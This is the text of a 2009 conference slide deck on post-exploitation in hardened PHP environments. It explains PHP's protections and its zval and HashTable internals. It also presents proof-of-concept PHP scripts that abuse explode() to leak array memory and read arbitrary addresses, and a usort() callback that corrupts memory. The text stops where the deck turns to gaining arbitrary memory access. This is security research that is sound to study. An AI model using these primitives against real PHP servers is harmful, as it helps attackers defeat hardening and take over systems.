

State of the Art Post Exploitation in Hardened PHP Environments

Stefan Esser <stefan.esser@sektioneins.de>

SyScan'09 - July 2009 - Singapore

Who am I?

Stefan Esser

- from Cologne/Germany
- Information Security since 1998
- PHP Core Developer since 2001
- Month of PHP Bugs & Suhosin
- Head of Research & Development at SektionEins GmbH

Part I

Introduction

Introduction

- PHP applications are often vulnerable to remote PHP code execution
 - File/URL Inclusion vulnerabilities
 - Injection into *`eval()`*, *`create_function()`*, *`preg_replace()`*
 - Injection into *`call_user_func()`* parameters
- Post exploitation becomes harder when the PHP environment is hardened
- More and more PHP environments are hardened by default
- Taking over the server is nowadays a challenge
- This talk will demonstrate techniques to disable / bypass many protections

Part II

Common Protections in Hardened PHP Environments

PHP's internal protections (I)

- `safe_mode`
 - disables access to several configuration settings
 - shell command execution only in **`safe_exec_dir`**
 - white- and blacklist of environment variables
 - limits access to files / directories with the UID of the script
 - ...
- `open_basedir`
 - limits access to files / directories inside defined basedir(s)

PHP's internal protections (II)

- `disable_function` / `disable_classes`
 - removes functions/classes from function/class table (processwide)
- `dl()` hardening
 - `dl()` function can be disabled by **`enable_dl`**
 - `dl()` is limited to **`extension_dir`**
 - `dl()` is limited to the `cgi/cli/embed` and other non ZTS SAPI

PHP's internal protections (III)

- memory manager in PHP < 5.2.0
 - request memory allocator is a wrapper around ***malloc()***
 - free memory is kept in a doubly linked list
- memory manager in PHP >= 5.2.0
 - new memory manager request memory blocks via ***malloc()***/***mmap()***/... and does managing itself
 - „safe unlink“ like features
 - canaries when compiled as debug version

Suhosin-Patch's PHP protections (I)

- memory manager hardening
 - safe_unlink for all PHP versions $\geq 4.3.10$
 - 3 canaries (before metadata, before buffer, after buffer)
- HashTable and llist destructor protection
 - protects against overwritten destructor function pointer
 - only destructors defined in calls to ***zend_hash_init()*** / ***zend_llist_init()*** are allowed
 - script is aborted if an unknown destructor is encountered

Suhosin-Extension's PHP protections (II)

- `suhosin.executor.func.whitelist` / `suhosin.executor.func.blacklist`
 - similar to `disable_function` but not processwide
 - functions NOT removed from function list, just forbidden on call
- `suhosin.executor.eval.whitelist` / `suhosin.executor.eval.blacklist`
 - separate white- and blacklist that only affects `eval()`'d code
- other suhosin features only protect against remote attacks

Operating system and compiler protections

- stack variable reordering / canary protection
- RELRO
- memory manager hardening
- non executable (**NX**) stack, heap, ...
- address space layout randomization (**ASLR**)
- ***mprotect()*** hardening
- no-exec mounts
- (mod_)apparmor, systrace, selinux, grsecurity

Part III

Internals of PHP Variables

PHP Variables

- PHP variables are stored in structures called ZVAL
- ZVAL differences in PHP 4 and PHP 5
 - element order
 - 16 bit vs. 32 bit refcount
 - object handling different
- Possible variable types are

```
#define IS_NULL      0
#define IS_LONG      1
#define IS_DOUBLE    2
#define IS_BOOL*     3
#define IS_ARRAY     4
#define IS_OBJECT     5
#define IS_STRING*    6
#define IS_RESOURCE  7
```

* in PHP < 5.1.0 IS_BOOL and IS_STRING are switched

PHP 5

```
typedef union _zvalue_value {
    long lval;           /* long value */
    double dval;         /* double value */
    struct {
        char *val;
        int len;
    } str;
    HashTable *ht;       /* hash table value */
    zend_object_value obj;
} zvalue_value;

struct _zval_struct {
    /* Variable information */
    zvalue_value value;   /* value */
    zend_uint refcount;
    zend_uchar type;      /* active type */
    zend_uchar is_ref;
};
```

PHP 4

```
struct _zval_struct {
    /* Variable information */
    zvalue_value value;   /* value */
    zend_uchar type;      /* active type */
    zend_uchar is_ref;
    zend_ushort refcount;
};
```


PHP Arrays

- PHP arrays are stored in a HashTable struct
- HashTable can store elements by
 - numerical index
 - string - hash functions are variants of DJB hash function
- Auto-growing bucket space
- Bucket collisions are kept in double linked list
- Additional double linked list of all elements
- Elements: *ZVAL - Destructor: ZVAL_PTR_DTOR

```
typedef struct __hashtable {  
    uint nTableSize;  
    uint nTableMask;  
    uint nNumOfElements;  
    ulong nNextFreeElement;  
    Bucket *pInternalPointer;  
    Bucket *pListHead;  
    Bucket *pListTail;  
    Bucket **arBuckets;  
    dtor_func_t pDestructor;  
    zend_bool persistent;  
    unsigned char nApplyCount;  
    zend_bool bApplyProtection;  
} HashTable;
```

```
typedef struct bucket {  
    ulong h;  
    uint nKeyLength;  
    void *pData;  
    void *pDataPtr;  
    struct bucket *pListNext;  
    struct bucket *pListLast;  
    struct bucket *pNext;  
    struct bucket *pLast;  
    char arKey[1];  
} Bucket;
```

PHP Arrays - The big picture



Part IV

Interruption Vulnerabilities

Interruption Vulnerabilities (I)

- PHP's internal functions
 - are written as if not interruptible
 - but are interruptible by user space PHP "callbacks"
- Interruption by PHP code can cause
 - unexpected behavior, information leaks, memory corruption
- Vulnerability class first exploited during MOPB
 - e.g. MOPB-27-2007, MOPB-28-2007, MOPB-37-2007
 - no one discloses them
 - no one fixes them

Interruption Vulnerabilities (II)

- different classes of Interruptions
 - error handlers
 - __toString() methods
 - user space handlers (session, stream, filter)
 - other types of user space callbacks
- misbehavior is triggered by modifying or destroying variables the internal function is currently using
- call-time pass-by-reference helps exploiting but not always required

Feature: Call-Time pass-by-reference

- caller can force a parameter to be passed by reference
- feature has been deprecated for 9 years (since PHP 4.0.0)
- cannot be disabled
 - **allow_call_time_pass_by_reference** en-/disables only a warning message
 - calling via ***call_user_func_array()*** ommits the warning

```
<?php
    function increase($a)
    {
        $a++;
    }

    $x = 4;

    // pass $x by reference
    increase(&$x);

    echo $x, "\n";
?>
```

PHP's explode() function

```
PHP_FUNCTION(explode)
{
```

```
    zval **str, **delim, **zlimit = NULL;
    int limit = -1;
    int argc = ZEND_NUM_ARGS();
```

local variables

```
    if (argc < 2 || argc > 3 || zend_get_parameters_ex(argc, &delim, &str, &zlimit) == FAILURE) {
        WRONG_PARAM_COUNT;
    }
```

parameter retrieval

```
    convert_to_string_ex(str);
    convert_to_string_ex(delim);

    if (argc > 2) {
        convert_to_long_ex(zlimit);
        limit = Z_LVAL_PP(zlimit);
    }
```

parameter conversion

```
    array_init(return_value);

    if (limit == 0 || limit == 1) {
        add_index_stringl(return_value, 0, Z_STRVAL_PP(str), Z_STRLEN_PP(str), 1);
    } else if (limit < 0 && argc == 3) {
        php_explode_negative_limit(*delim, *str, return_value, limit);
    } else {
        php_explode(*delim, *str, return_value, limit);
    }
```

action

unimportant code parts omitted

explode() - The interruption vulnerability

```
convert_to_string_ex(str);  
convert_to_string_ex(delim);  
  
if (argc > 2) {  
    convert_to_long_ex(zlimit);  
    limit = Z_LVAL_PP(zlimit);  
}
```

convert_to_* functions
can be interrupted by
user space PHP handlers


```
array_init(return_value);
```

```
if (limit == 0 || limit == 1) {  
    add_index_stringl(return_value, 0, Z_STRVAL_PP(str), Z_STRLEN_PP(str), 1);
```

assumes that "str" is of type IS_STRING

"str" can be changed to something unexpected by a user space error handler or a __toString() method thanks to call-time pass-by-reference

explode() - Unexpected Array Conversion



```
if (limit == 0 || limit == 1) {  
    add_index_stringl(return_value, 0, Z_STRVAL_PP(str), Z_STRLEN_PP(str), 1);  
}
```

copy the memory
belonging to the
HashTable

copy as many bytes
as the string was before
conversion

explode() - Leaking an Array

- setup an error handler that uses ***parse_str()*** to overwrite the global string ZVAL with an array ZVAL
- create a global string variable with a size that equals the bytes to leak
- call ***explode()***
 - ensure a conversion error triggered
 - pass the global string variable as reference
- restore error handler to cleanup

```
<?php
function leakErrorHandler()
{
    if (is_string($GLOBALS['var'])) {
        parse_str("2=9&254=2", $GLOBALS['var']);
    }
    return true;
}

$var = str_repeat("A", 128);

set_error_handler("leakErrorHandler");
$data = explode(new StdClass(), &$var, 1);
restore_error_handler();
?>
```

Information Leaked by a PHP Array


- ➡ sizeof(int) - sizeof(long) - sizeof(void *)
- ➡ endianness (08 00 00 00 vs. 00 00 00 08)
- ➡ pointer to buckets
- ➡ pointer to bucket array
- ➡ pointer into code segment

```
typedef struct __hashtable {  
    uint nTableSize;  
    uint nTableMask;  
    uint nNumOfElements;  
    ulong nNextFreeElement;  
    Bucket *pInternalPointer;  
    Bucket *pListHead;  
    Bucket *pListTail;  
    Bucket **arBuckets;  
    dtor_func_t pDestructor;  
    zend_bool persistent;  
    unsigned char nApplyCount;  
    zend_bool bApplyProtection;  
} HashTable;
```

Hexdump

00000000:	08 00 00 00	07 00 00 00	02 00 00 00	FF 00 00 00	
00000010:	E8 69 7A 00	E8 69 7A 00	40 6A 7A 00	A0 51 7A 00	.iz..iz.@jz..Qz.
00000020:	A6 1A 26 00	00 00 01 00	11 00 00 00	31 00 00 00	..&.....1...
00000030:	39 00 00 00	B8 69 7A 00	19 00 00 00	11 00 00 00	9....iz.....
00000040:	C0 69 7A 00	01 00 00 00	01 00 00 00	06 00 00 00	.iz.....
00000050:	31 00 00 00	19 00 00 00	02 00 00 00	00 00 00 00	1.....
00000060:	F4 69 7A 00	D0 69 7A 00	40 6A 7A 00	00 00 00 00	.iz..iz.@jz.....
00000070:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	

explode() - Unexpected Long Conversion



```
if (limit == 0 || limit == 1) {  
    add_index_stringl(return_value, 0, Z_STRVAL_PP(str), Z_STRLEN_PP(str), 1);
```

copy from an arbitrary
memory address
0x41414141

copy as many bytes
as the string was before
conversion

requires that `sizeof(long) == sizeof(void *)` - not suitable for 64bit Windows

explode() - Leaking Arbitrary Memory

- setup an error handler that overwrites the global string ZVAL with a long ZVAL by simply adding a number
- create a global string variable with a size that equals the bytes to leak
- setup a global long variable that equals the pointer value
- call ***explode()***
 - ensure a conversion error is triggered
 - pass the global string variable as reference
- restore error handler to cleanup

```
<?php
function leakErrorHandler()
{
    if (is_string($GLOBALS['var'])) {
        $GLOBALS['var'] += $GLOBALS['ptr'];
    }
    return true;
}

$var = str_repeat("A", 128);
$ptr = 0x41414141;

set_error_handler("leakErrorHandler");
$data = explode(new StdClass(), &$var, 1);
restore_error_handler();
?>
```

PHP's usort() function

```
PHP_FUNCTION(usort)
```

```
{  
    zval **array;  
    HashTable *target_hash;  
    PHP_ARRAY_CMP_FUNC_VARS;
```

```
    PHP_ARRAY_CMP_FUNC_BACKUP();
```

```
    if (ZEND_NUM_ARGS() != 2 ||  
        zend_get_parameters_ex(2, &array, &BG(user_compare_func_name)) == FAILURE) {  
        PHP_ARRAY_CMP_FUNC_RESTORE();  
        WRONG_PARAM_COUNT;  
    }
```

```
    target_hash = HASH_OF(*array);
```

parameter retrieval

```
    if (!target_hash) {  
        php_error_docref(NULL TSRMLS_CC, E_WARNING, "The argument should be an array");  
        PHP_ARRAY_CMP_FUNC_RESTORE();  
        RETURN_FALSE;  
    }
```

```
    PHP_ARRAY_CMP_FUNC_CHECK(BG(user_compare_func_name))  
    BG(user_compare_fci_cache).initialized = 0;
```

```
    if (zend_hash_sort(target_hash, zend_qsort, array_user_compare, 1 TSRMLS_CC) == FAILURE) {  
        PHP_ARRAY_CMP_FUNC_RESTORE();  
        RETURN_FALSE;  
    }
```

Just calls the zend_hash_sort() function

```
    PHP_ARRAY_CMP_FUNC_RESTORE();  
    RETURN_TRUE;
```

action

PHP's zend_hash_sort()

```
ZEND_API int zend_hash_sort(HashTable *ht, sort_func_t sort_func,
                             compare_func_t compar, int renumber TSRMLS_DC)
{
    Bucket **arTmp;
    Bucket *p;
    int i, j;

    IS_CONSISTENT(ht);

    if (!(ht->nNumOfElements>1) && !(renumber && ht->nNumOfElements>0)) {
        /* Doesn't require sorting */
        return SUCCESS;
    }

    arTmp = (Bucket **) pemalloc(ht->nNumOfElements * sizeof(Bucket *), ht->persistent);
    if (!arTmp) {
        return FAILURE;
    }
    p = ht->pListHead;
    i = 0;
    while (p) {
        arTmp[i] = p;
        p = p->pListNext;
        i++;
    }

    (*sort_func)((void *) arTmp, i, sizeof(Bucket *), compar TSRMLS_CC);

    ... Replacing the buckets of the array with the sorted list ...

    return SUCCESS;
}
```

- creates a list of all buckets and sorts it
- zend_qsort() will call the user compare function


usort() - Corrupting memory

- user space compare function removes an element from the array
- sorting function will sort a bucket that was already freed from memory
- reconstructed array will contain an uninitialized bucket in it

```
<?php
function usercompare($a, $b)
{
    if (isset($GLOBALS['arr'][2])) {
        unset($GLOBALS['arr'][2]);
    }
    return 0;
}

$arr = array(1 => "entry_1",
            2 => "entry_2",
            3 => "entry_3",
            4 => "entry_4",
            5 => "entry_5");

@usort($arr, "usercompare");
?>
```



Part V

From memory corruption to arbitrary memory access

Memory corruption - what now?

